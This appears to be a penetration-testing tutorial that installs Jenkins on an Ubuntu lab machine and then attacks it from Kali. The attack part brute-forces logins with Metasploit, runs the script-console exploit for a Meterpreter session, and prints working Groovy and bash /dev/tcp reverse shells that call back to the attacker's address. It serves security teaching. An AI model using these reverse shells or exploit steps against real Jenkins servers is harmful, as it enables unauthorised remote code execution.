


# JENKINS PENTESTING





## Contents

Introduction .....	3
Lab Setup.....	3
Installation.....	3
Configuration .....	5
Enumeration.....	9
Exploitation using Metasploit Framework: .....	10
Exploiting Manually (Reverse Shell) .....	12
Executing Shell Commands Directly.....	16
Conclusion.....	18



## Introduction

**Jenkins Penetration Testing** is essential for identifying security vulnerabilities in Jenkins, an open-source automation server used for continuous integration (CI) and continuous delivery (CD). Built on Java, Jenkins utilizes a scripting platform to automate tasks such as building, testing, and deployment in the software development lifecycle. This automation accelerates development cycles, enhances code quality, and streamlines releases. Key features include CI/CD pipelines, automated testing, integration with version control systems, extensibility via plugins, and robust monitoring and reporting capabilities.

## Lab Setup

In this article, we are going to setup the Jenkins server on the ubuntu machine and obtain the remote code execution. Following are the machines:

Target Machine: Ubuntu (192.168.1.4)

Attacker Machine: Kali Linux (192.168.1.7)

## Installation

For Jenkins to function, it necessitates the Java Runtime Environment (JRE). In this guide, we'll utilize OpenJDK to establish the Java environment. OpenJDK's development kit incorporates JRE within its framework.

```
apt install openjdk-11-jdk
```

```
root@ignite:~# apt install openjdk-11-jdk ←—
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no lon
    libflashrom1 libftd1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
    ca-certificates-java fonts-dejavu-extra java-common libatk-wrapp
Suggested packages:
    default-jre libice-doc libsm-doc libx11-doc libxcb-doc libxt-doc
The following NEW packages will be installed:
    ca-certificates-java fonts-dejavu-extra java-common libatk-wrapp
    xtrans-dev
0 upgraded, 20 newly installed, 0 to remove and 4 not upgraded.
Need to get 122 MB of archives.
After this operation, 275 MB of additional disk space will be used
Do you want to continue? [Y/n]
```

At times, the default Ubuntu repository may lack the latest Jenkins version. Therefore, we suggest opting for the project-maintained repository to access the most recent features and patches.

To integrate the Jenkins repository into the Ubuntu system, adhere to the following:



Begin by importing the GPG key to ensure package integrity.

```
sudo curl -fsSL https://pkg.jenkins.io/debian-stable/jenkins.io-2023.key | sudo tee /usr/share/keyrings/jenkins-keyring.asc > /dev/null
```

```
root@ignite:~# sudo curl -fsSL https://pkg.jenkins.io/debian-stable/jenkins.io-2023.key | sudo tee /usr/share/keyrings/jenkins-keyring.asc > /dev/null ←
root@ignite:~#
root@ignite:~#
```

Following that, incorporate the Jenkins repository and append the authentication key to the source list using the command provided below:

```
sudo echo deb [signed-by=/usr/share/keyrings/jenkins-keyring.asc] https://pkg.jenkins.io/debian-stable binary/ | sudo tee /etc/apt/sources.list.d/jenkins.list > /dev/null
```

```
root@ignite:~# sudo echo deb [signed-by=/usr/share/keyrings/jenkins-keyring.asc] https://pkg.jenkins.io/debian-stable binary/ | sudo tee /etc/apt/sources.list.d/jenkins.list > /dev/null ←
root@ignite:~#
root@ignite:~#
```

Now we can proceed with the Jenkins installation in the ubuntu machine.

```
apt install Jenkins
```

```
root@ignite:~# apt install jenkins ←
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer req
  libflashrom1 libftdi1-2 libllvm13
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  net-tools
The following NEW packages will be installed:
  jenkins net-tools
0 upgraded, 2 newly installed, 0 to remove and 4 not upgraded.
Need to get 91.6 MB of archives.
After this operation, 94.4 MB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 net-tools amd6
Get:2 https://pkg.jenkins.io/debian-stable binary/ jenkins 2.440.3 [91.4
67% [2 jenkins 65.5 MB/91.4 MB 72%]
Fetched 91.6 MB in 7min 2s (217 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 178436 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20181103.0eebece-1ubuntu5_amd64
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Selecting previously unselected package jenkins.
Preparing to unpack .../jenkins_2.440.3_all.deb ...
Unpacking jenkins (2.440.3) ...
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu5) ...
Setting up jenkins (2.440.3) ...
Created symlink /etc/systemd/system/multi-user.target.wants/jenkins.servi
Processing triggers for man-db (2.10.2-1) ...
```

After installation is complete, Jenkins can be started using the following command:




```
systemctl start jenkins
Status can be checked using the following command:
systemctl status Jenkins
```

```
root@ignite:~# systemctl start jenkins ←
root@ignite:~#
root@ignite:~# systemctl status jenkins ←
● jenkins.service - Jenkins Continuous Integration Server
   Loaded: loaded (/lib/systemd/system/jenkins.service; enabled; v
   Active: active (running) since Thu 2024-04-18 03:35:40 IST; 2mi
     Main PID: 6364 (java)
        Tasks: 49 (limit: 4554)
       Memory: 1.1G
          CPU: 38.567s
        CGroup: /system.slice/jenkins.service
                  └─6364 /usr/bin/java -Djava.awt.headless=true -jar /usr/
                               /jenkins/jenkins.war

Apr 18 03:35:26 ignite jenkins[6364]: 96a5973cad5f47e9838ebbe0ae03ac0
Apr 18 03:35:26 ignite jenkins[6364]: This may also be found at: /var
Apr 18 03:35:26 ignite jenkins[6364]: ****
Apr 18 03:35:26 ignite jenkins[6364]: ****
Apr 18 03:35:26 ignite jenkins[6364]: ****
Apr 18 03:35:40 ignite jenkins[6364]: 2024-04-17 22:05:40.409+0000 [i
Apr 18 03:35:40 ignite jenkins[6364]: 2024-04-17 22:05:40.418+0000 [i
Apr 18 03:35:40 ignite systemd[1]: Started Jenkins Continuous Integrat
Apr 18 03:35:41 ignite jenkins[6364]: 2024-04-17 22:05:41.497+0000 [i
Apr 18 03:35:41 ignite jenkins[6364]: 2024-04-17 22:05:41.498+0000 [i
root@ignite:~#
root@ignite:~# systemctl enable jenkins ←
Synchronizing state of jenkins.service with SysV service script with
Executing: /lib/systemd/systemd-sysv-install enable jenkins
root@ignite:~#
           "
```

## Configuration

Post installation, Jenkins can be configured to run smoothly. By checking the service running on port 8080, the Jenkins server requires an **Administrator password**.



The screenshot shows the Jenkins 'Unlock Jenkins' setup page. At the top, there's a navigation bar with a 'Sign in [Jenkins]' link and a search bar containing '127.0.0.1:8080'. The main content area has a heading 'Getting Started' and a large title 'Unlock Jenkins'. Below the title, it says: 'To ensure Jenkins is securely set up by the administrator, a password has been written to the log ([not sure where to find it?](#)) and this file on the server: /var/lib/jenkins/secrets/initialAdminPassword'. It instructs the user to 'Please copy the password from either location and paste it below.' There is a text input field labeled 'Administrator password' with a placeholder 'Paste your password here'. A blue 'Continue' button is at the bottom right.

Password can be obtained by reading the content of the **initialAdminPassword** file.

```
cat /var/lib/Jenkins/secrets/initialAdminPassword
```

```
root@ignite:~# cat /var/lib/jenkins/secrets/initialAdminPassword ←
96a5973cad5f47e9838ebbe0ae03ac06
```

Select the **Install suggested plugins** to **Customize Jenkins** and proceed with the installation.



The screenshot shows the Jenkins Setup Wizard at step 4, titled 'Customize Jenkins'. It features two main options: 'Install suggested plugins' (highlighted with a red box) and 'Select plugins to install'. Both options include a link to [www.hackingarticles.in](http://www.hackingarticles.in). Below each option is a brief description: 'Install plugins the Jenkins community finds most useful.' for the first and 'Select and install plugins most suitable for your needs.' for the second.

The final step requires the creation of **First Admin User** username and password. Here we are using the username as **raj** and password as **123**.



Setup Wizard [Jenkins] +

Getting Started

## Create First Admin User

Username


Password

Confirm password

Full name

E-mail address

Jenkins 2.440.3 Skip and continue as admin Save and Continue



Finally, entering the URL to access the Jenkins Server. The URL can be entered as <http://127.0.0.1:8080/> as we want to setup the server on the ubuntu machine.




The Jenkins URL is used to provide the root URL for absolute links to various Jenkins resources. That means this value is required for proper operation of many Jenkins features including email notifications, PR status updates, and the BUILD\_URL environment variable provided to build steps.

The proposed default value shown is **not saved yet** and is generated from the current request, if possible. The best practice is to set this value to the URL that users are expected to use. This will avoid confusion when sharing or viewing links.

Jenkins 2.440.3      Not now      Save and Finish

## Enumeration

After successfully installing and configuring the Jenkins server, we can start the exploitation using the kali machine. Starting with the enumeration, since at port 8080 the Jenkins Server is running in the ubuntu machine hence checking the port 8080. At port 8080 there is a Jenkins login page which requires credentials.



## Exploitation using Metasploit Framework:

Since the login page requires credentials, hence we can use the auxiliary available in the Metasploit framework to check for the valid username and password to login. The auxiliary which we will be using will require a **username** file and a **password** file.

Firstly, in CTF scenarios, you can use the **username file** as the *common usernames list* ([SecLists - Names](#)) and the **password file** as *rockyou.txt*. However, we use a **custom dictionary** here to make the **scanning** process easier. You can execute the following **commands inside the Metasploit Framework**:

```
use auxiliary/scanner/http/jenkins_login
set rhosts 192.168.1.4
set rport 8080
set targeturi /
set user_file users.txt
set pass_file passwords.txt
set verbose false
exploit
```



```
msf6 > use auxiliary/scanner/http/jenkins_login ←
msf6 auxiliary(scanner/http/jenkins_login) > set rhosts 192.168.1.4
rhosts ⇒ 192.168.1.4
msf6 auxiliary(scanner/http/jenkins_login) > set rport 8080
rport ⇒ 8080
msf6 auxiliary(scanner/http/jenkins_login) > set targeturi /
targeturi ⇒ /
msf6 auxiliary(scanner/http/jenkins_login) > set user_file users.txt
user_file ⇒ users.txt
msf6 auxiliary(scanner/http/jenkins_login) > set pass_file passwords.txt
pass_file ⇒ passwords.txt
msf6 auxiliary(scanner/http/jenkins_login) > set verbose false
verbose ⇒ false
msf6 auxiliary(scanner/http/jenkins_login) > exploit

[+] 192.168.1.4:8080 - Login Successful: raj:123
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/jenkins_login) > █
```

Next, observe that the **username** and **password** have been **enumerated successfully**. Afterwards, use these credentials to **exploit the target**. You can use the **exploit** located at `exploit/multi/http/jenkins_script_console`. Use the following **Metasploit commands** to run the **exploit**:

```
use exploit/multi/http/jenkins_script_console
show targets
set target 1
set payload linux/x64/meterpreter/reverse_tcp
set rhosts 192.168.1.4
set rport 8080
set targeturi /
set username raj
set password 123
exploit
```



```
msf6 > use exploit/multi/http/jenkins_script_console ←
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > show targets ←

Exploit targets:
  └─ www.hackingarticles.in

    Id  Name
    --  --
  ⇒  0  Windows
  [1] Linux
  2  Unix CMD

msf6 exploit(multi/http/jenkins_script_console) > set target 1 ←
target ⇒ 1
msf6 exploit(multi/http/jenkins_script_console) > set payload linux/x64/meterpreter/reverse_tcp ←
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/http/jenkins_script_console) > set rhosts 192.168.1.4 ←
rhosts ⇒ 192.168.1.4
msf6 exploit(multi/http/jenkins_script_console) > set rport 8080 ←
rport ⇒ 8080
msf6 exploit(multi/http/jenkins_script_console) > set targeturi / ←
targeturi ⇒ /
msf6 exploit(multi/http/jenkins_script_console) > set username raj ←
username ⇒ raj
msf6 exploit(multi/http/jenkins_script_console) > set password 123 ←
password ⇒ 123
msf6 exploit(multi/http/jenkins_script_console) > exploit

[*] Started reverse TCP handler on 192.168.1.7:4444
[*] Checking access to the script console
[*] Logging in...
[*] Using CSRF token: '8a15b6a4bc20556a9d8e6a669fa3820335b5e08a313c647fd158d7f4d7a2ab87' (Jenkins-Cr
[*] 192.168.1.4:8080 - Sending Linux stager ...
[*] Sending stage (3045380 bytes) to 192.168.1.4
[*] Meterpreter session 1 opened (192.168.1.7:4444 → 192.168.1.4:37800) at 2024-04-17 16:40:22 -040
[*] Command Stager progress - 100.00% done (823/823 bytes)

meterpreter > sysinfo
Computer      : 192.168.1.4
OS           : Ubuntu 22.04 (Linux 6.5.0-27-generic)
Architecture   : x64
BuildTuple     : x86_64-linux-musl
Meterpreter    : x64/linux
meterpreter >
```

Observe that the reverse shell has been obtained after the exploit has been successfully executed.

## Exploiting Manually (Reverse Shell)

To proceed with **manual exploitation**, you need the **username** and **password** of the **Jenkins Console**. Assuming the attacker has already discovered the credentials through **brute forcing** or any other method, they can **log into the console successfully**.

Once logged in using the previously discovered credentials (**raj:123**) from the **auxiliary module**, you can access the **Manage Jenkins** functionality, which includes the **Script Console**.



The screenshot shows the Jenkins Manage Jenkins interface. On the left, there's a sidebar with links for New Item, People, Build History, Manage Jenkins (which is highlighted with a red box), and My Views. Below this are sections for Build Queue (empty) and Build Executor Status (2 Idle). The main content area is divided into several sections: System Configuration (with System, Tools, and Plugins), Security (with Security and Credentials), Status Information (with System Information, System Log, and Load Statistics), Troubleshooting (with Manage Old Data), Tools and Actions (with Reload Configuration from Disk, Jenkins CLI, and Script Console, the latter of which is also highlighted with a red box).

In Jenkins Penetration Testing, Groovy serves as the main scripting language for defining jobs and pipelines. Groovy, being dynamic and operating on the Java Virtual Machine (JVM), seamlessly integrates with Jenkins, which is predominantly Java-based. Therefore, we are going to use the Groovy reverse shell script to obtain the reverse shell. The command for the Groovy reverse shell can be obtained from the following URL: <https://www.revshells.com> by selecting the Groovy script payload.



The screenshot shows the revshells.com website interface for generating a reverse shell. The 'IP & Port' section has 'IP' set to 192.168.1.7 and 'Port' set to 443. The 'Listener' section shows the command `sudo nc -lvpn 443`. The 'OS' dropdown is set to 'Groovy'. The generated Groovy script is displayed in the main area:

```
String host="192.168.1.7";int port=443;String cmd="sh";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream();OutputStream pe=p.getErrorStream();InputStream si=s.getInputStream();OutputStream po=p.getOutputStream();OutputStream so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Now, using the above groovy reverse shell script in the Jenkins script console. Before running the script make sure to start the **netcat listener** at port 443 inside kali machine using the following command:

```
rlwrap nc -lvpn 443
```



The screenshot shows the Jenkins Script Console interface. On the left, there's a sidebar with links like 'New Item', 'People', 'Build History', 'Manage Jenkins', and 'My Views'. The main area is titled 'Script Console' and contains a text input field with the following Groovy code:

```
println(Jenkins.instance.pluginManager.plugins)
```

Below the code, a note says: "All the classes from all the plugins are visible. jenkins.\*, jenkins.model.\*, hudson.\*., and hudson.model.\* are pre-imported." A red box highlights the first line of the script. In the bottom right corner of the main area, there's a blue 'Run' button.

Finally, the reverse shell is obtained at port 443 after running the above groovy script.

```
[root@kali ~]# rlwrap nc -lvpn 443 ←  
listening on [any] 443 ...  
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.4] 35060  
ifconfig  
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.1.4 netmask 255.255.255.0 broadcast 192.168.1.255  
      inet6 2401:4900:1c22:12f1:bf78:81b4:5b31:cef0 prefixlen 64 scopeid 0x0<global>  
      inet6 fe80::b7be:bb1b:88fa:4b1c prefixlen 64 scopeid 0x20<link>  
      inet6 2401:4900:1c22:12f1:36df:d29e:6702:1234 prefixlen 64 scopeid 0x0<global>  
      ether 00:0c:29:10:98:21 txqueuelen 1000 (Ethernet)  
      RX packets 2728 bytes 3332603 (3.3 MB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 1048 bytes 968651 (968.6 KB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
      inet6 ::1 prefixlen 128 scopeid 0x10<host>  
      loop txqueuelen 1000 (Local Loopback)  
      RX packets 129 bytes 11193 (11.1 KB)  
      RX errors 0 dropped 0 overruns 0 frame 0  
      TX packets 129 bytes 11193 (11.1 KB)  
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

An alternate way to get the reverse shell can be by running the following script in the script console:



```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/192.168.1.7/443; cat <&5 | while read line; do \$line
2>&5 >&5; done"] as String[])
p.waitFor()
```

Make sure to start the listener at port 443 before running the script.

## Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 r = Runtime.getRuntime()
2 p = r.exec(["/bin/bash", "-c", "exec 5<>/dev/tcp/192.168.1.7/443; cat <&5 | while read line; do \$line
3 p.waitFor()
```

Run

Observe that the reverse shell is obtained at port 443 after the execution of the script.

```
(root㉿kali)-[~]
# rlwrap nc -lvpn 443 ←
listening on [any] 443 ...
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.4] 43956
whoami
jenkins
```

## Executing Shell Commands Directly

There are cases where we don't have a listener to take the reverse shell. In those cases, we can directly run the script and obtain the output of the code in the **Result** window.

The following code is used to get the output of the system commands:

```
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = 'ipconfig'.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println "out> $sout err> $serr"
```



Observe that after you run the script, you can see the output directly in the Result window.

## Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from `allThePlugins` are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = 'ifconfig'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
```

## Result

```
out> ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.4 netmask 255.255.255.0 broadcast 192.168.1.255
      inet6 2401:4900:1c22:12f1:bf78:81b4:5b31:cef0 prefixlen 64 scopeid 0x0<global>
      inet6 fe80::b7be:bb1b:88fa:4b1c prefixlen 64 scopeid 0x20<link>
      inet6 2401:4900:1c22:12f1:36df:d29e:6702:1234 prefixlen 64 scopeid 0x0<global>
      ether 00:0c:29:10:98:21 txqueuelen 1000 (Ethernet)
      RX packets 4537 bytes 4032964 (4.0 MB)
      RX errors 0 dropped 0 overruns 0 frame 0
      TX packets 1970 bytes 1479706 (1.4 MB)
      TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
      loop txqueuelen 1000 (Local Loopback)
